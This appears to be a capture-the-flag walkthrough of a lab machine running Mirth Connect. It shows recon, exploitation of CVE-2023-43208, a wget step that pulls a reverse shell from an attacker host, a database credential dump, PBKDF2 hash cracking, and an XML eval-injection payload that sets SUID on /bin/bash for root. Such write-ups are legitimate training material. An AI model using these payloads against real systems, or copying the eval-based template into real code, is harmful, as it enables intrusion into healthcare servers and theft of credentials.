
Reconnaissance
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
|_  256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
80/tcp   open  http     Jetty
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Mirth Connect Administrator
443/tcp  open  ssl/http Jetty
| http-methods:
|_  Potentially risky methods: TRACE
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mirth-connect
| Not valid before: 2025-09-19T12:50:05
|_Not valid after:  2075-09-19T12:50:05
|_http-title: Mirth Connect Administrator
6661/tcp open  unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The web application on the target seems to be accessible via HTTP and HTTPS and is powered by Jetty, a Java powered web server.
Execution
Browsing to the web interface on port 80 shows me a welcome screen to Mirth Connect, the swiss army knife of healthcare integration. To access the application I either need to download the launcher or go to the Web Dashboard Sign In. The latter redirects me to HTTPS and shows a login prompt.

The year 2021 in the footer hints towards an outdated version, so I search for known vulnerabilities in this software. Quickly I do find CVE-2023-43208, an unauthenticated remote code execution. Another blog post describes the vulnerability and provides a way to check the installed version.
$ curl -k \
       -H 'X-Requested-With: OpenAPI' \
       https://interpreter.htb/api/server/version
4.4.0
Next I clone the repository for a proof of concept and run the provided detection script. This confirms that the application is in fact vulnerable and I can proceed with the actual exploitation. Despite a success message, my usual check with curl does not have the desired effect, but after changing to wget there’s a callback.
I use a two step approach by downloading the reverse shell first to /tmp and then executing it. This drops me into a shell as mirth.
$ python3 CVE-2023-43208.py -u https://interpreter.htb \
                            -c 'wget http://10.10.10.10/shell -O /tmp/shell'
The target appears to have executed the payload.

$ python3 CVE-2023-43208.py -u https://interpreter.htb \
                            -c 'bash /tmp/shell'
The target appears to have executed the payload.
Privilege Escalation
Shell as sedric
With shell access to the target, I can start looking around on the host. The conf directory for the web application holds the configuration and contains the credentials mirthdb:MirthPass123! for the MariaDB database mc_bdd_prod.
# Mirth Connect configuration file

# directories
dir.appdata = /var/lib/mirthconnect
dir.tempdata = ${dir.appdata}/temp

# ports
http.port = 80
https.port = 443

# password requirements
password.minlength = 0
password.minupper = 0
password.minlower = 0
password.minnumeric = 0
password.minspecial = 0
password.retrylimit = 0
password.lockoutperiod = 0
password.expiration = 0
password.graceperiod = 0
password.reuseperiod = 0
password.reuselimit = 0

# Only used for migration purposes, do not modify
version = 4.4.0

# keystore
keystore.path = ${dir.appdata}/keystore.jks
keystore.storepass = 5GbU5HGTOOgE
keystore.keypass = tAuJfQeXdnPw
keystore.type = JCEKS

# --- SNIP ---
database = mysql

# examples:
#   Derby                       jdbc:derby:${dir.appdata}/mirthdb;create=true
#   PostgreSQL                  jdbc:postgresql://localhost:5432/mirthdb
#   MySQL                       jdbc:mysql://localhost:3306/mirthdb
#   Oracle                      jdbc:oracle:thin:@localhost:1521:DB
#   SQL Server/Sybase (jTDS)    jdbc:jtds:sqlserver://localhost:1433/mirthdb
#   Microsoft SQL Server        jdbc:sqlserver://localhost:1433;databaseName=mirthdb
#   If you are using the Microsoft SQL Server driver, please also specify database.driver below
database.url = jdbc:mariadb://localhost:3306/mc_bdd_prod

# If using a custom or non-default driver, specify it here.
# example:
# Microsoft SQL server: database.driver = com.microsoft.sqlserver.jdbc.SQLServerDriver
# (Note: the jTDS driver is used by default for sqlserver)
database.driver = org.mariadb.jdbc.Driver

# Maximum number of connections allowed for the main read/write connection pool
database.max-connections = 20
# Maximum number of connections allowed for the read-only connection pool
database-readonly.max-connections = 20

# database credentials
database.username = mirthdb
database.password = MirthPass123!

#On startup, Maximum number of retries to establish database connections in case of failure
database.connection.maxretry = 2

#On startup, Maximum wait time in milliseconds for retry to establish database connections in case of failure
database.connection.retrywaitinmilliseconds = 10000

# If true, various read-only statements are separated into their own connection pool.
# By default the read-only pool will use the same connection information as the master pool,
# but you can change this with the "database-readonly" options. For example, to point the
# read-only pool to a different JDBC URL:
#
# database-readonly.url = jdbc:...
#
database.enable-read-write-split = true
I then use mysql to connect to the database and list all available tables. PERSON and PERSON_PASSWORD seem to the most interesting ones and in there I can find the (hashed) password for sedric.
$ mysql -u mirthdb -p'MirthPass123!' -D mc_bdd_prod
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 35
Server version: 10.11.14-MariaDB-0+deb12u2 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [mc_bdd_prod]> show tables;
+-----------------------+
| Tables_in_mc_bdd_prod |
+-----------------------+
| ALERT                 |
| CHANNEL               |
| CHANNEL_GROUP         |
| CODE_TEMPLATE         |
| CODE_TEMPLATE_LIBRARY |
| CONFIGURATION         |
| DEBUGGER_USAGE        |
| D_CHANNELS            |
| D_M1                  |
| D_MA1                 |
| D_MC1                 |
| D_MCM1                |
| D_MM1                 |
| D_MS1                 |
| D_MSQ1                |
| EVENT                 |
| PERSON                |
| PERSON_PASSWORD       |
| PERSON_PREFERENCE     |
| SCHEMA_INFO           |
| SCRIPT                |
+-----------------------+
21 rows in set (0.001 sec)

MariaDB [mc_bdd_prod]> SELECT ID, USERNAME FROM PERSON;
+----+----------+
| ID | USERNAME |
+----+----------+
|  2 | sedric   |
+----+----------+
1 row in set (0.000 sec)

MariaDB [mc_bdd_prod]> SELECT PERSON_ID, PASSWORD FROM PERSON_PASSWORD;
+-----------+----------------------------------------------------------+
| PERSON_ID | PASSWORD                                                 |
+-----------+----------------------------------------------------------+
|         2 | u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w== |
+-----------+----------------------------------------------------------+
1 row in set (0.000 sec)
In version 4.4.0 the default digest algorithm for the password hashing was changed from SHA256 to PBKDF2WithHmacSHA2561. The source code reveals that the first 8 bytes of the base64-encoded value is the salt, followed by password hash.
import base64

hashed = 'u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w=='
iterations = 600000

decoded = base64.b64decode(hashed)

salt = decoded[:8]
b64_salt = base64.b64encode(salt).decode()

password = decoded[8:]
b64_password = base64.b64encode(password).decode()

print(f'sha256:{iterations}:{b64_salt}:{b64_password}')
# sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=
Converting the data into a format that hashcat understands is trivial and then I can crack it with mode 10900 to get the password snowflake1. This lets me change the context to sedric with either SSH or su.
Shell as root
The user sedric is not able to run anything with sudo nor is it part of interesting groups. Checking the open ports reveals another local listener on port 54321 and the running processes list show root is executing /usr/local/bin/notif.py.
$ ss -tulpn | awk '{print $5}'
Local
0.0.0.0:68
0.0.0.0:80
0.0.0.0:22
0.0.0.0:443
0.0.0.0:6661
127.0.0.1:3306
127.0.0.1:54321
[::]:22

$ ps auxwww | grep [r]oot
--- SNIP ---
root        3540  0.0  0.5 400212 23844 ?        Ssl  01:57   0:06 /usr/bin/python3 /usr/bin/fail2ban-server -xf start
root        3549  0.0  0.7  39872 31468 ?        Ss   01:57   0:02 /usr/bin/python3 /usr/local/bin/notif.py
--- SNIP ---
The Python script is readable and I can check it out. It’s a Flask server listening on 54321 that accepts XML on /addPatient, validates the contents before using the template function to convert the data to a string. The function uses eval and therefore can be used to run arbitrary commands if the input is not properly sanitized.
#!/usr/bin/env python3
"""
Notification server for added patients.
This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/.
It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine.
It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function.
"""
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}
    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])
    path = os.path.join(USER_DIR,f"{id}.txt")
    with open(path,"w") as f:
        f.write(notification+"\n")
    return notification

if __name__=="__main__":
    app.run("127.0.0.1",54321, threaded=True)
Even though there is a check for valid input (line 18), the available characters are sufficient to place a Python payload there. The only restriction seems to be the missing whitespace.
Based on the script, I craft a XML payload with all the necessary elements and then place Python code into any element that adds the SUID/GUID bit on the Bash binary.
<patient>
  <firstname>{__import__("pathlib").Path("/bin/bash").chmod(6777)}</firstname>
  <lastname>ikuyr</lastname>
  <sender_app>localhost</sender_app>
  <timestamp>0</timestamp>
  <birth_date>01/01/1990</birth_date>
  <gender>bot</gender>
</patient>
Then I send the payload with wget to the application and can observe the modification on /bin/bash. To escalate my privileges I execute /bin/bash -p and can collect the final flag.
$ wget --method=POST \
       --header="Content-Type: application/xml" \
       --body-file=payload.xml \
       http://127.0.0.1:54321/addPatient \
       -O /dev/null \
       -q

$ ls -la /bin/bash
---srwx--t 1 root root 1265648 Sep  6 18:07 /bin/bash
Attack Path
flowchart TD

subgraph "Execution"
    A(Access to Web) -->|CVE-2023-43208| B(Shell as mirth)
end

subgraph "Privilege Escalation"
    B -->|DB credentials in config| C(Access to database)
    C -->|PBKDF2WithHmacSHA256| D(Shell as sedric)
    D -->|Command Injection in eval| E(Shell as root)
end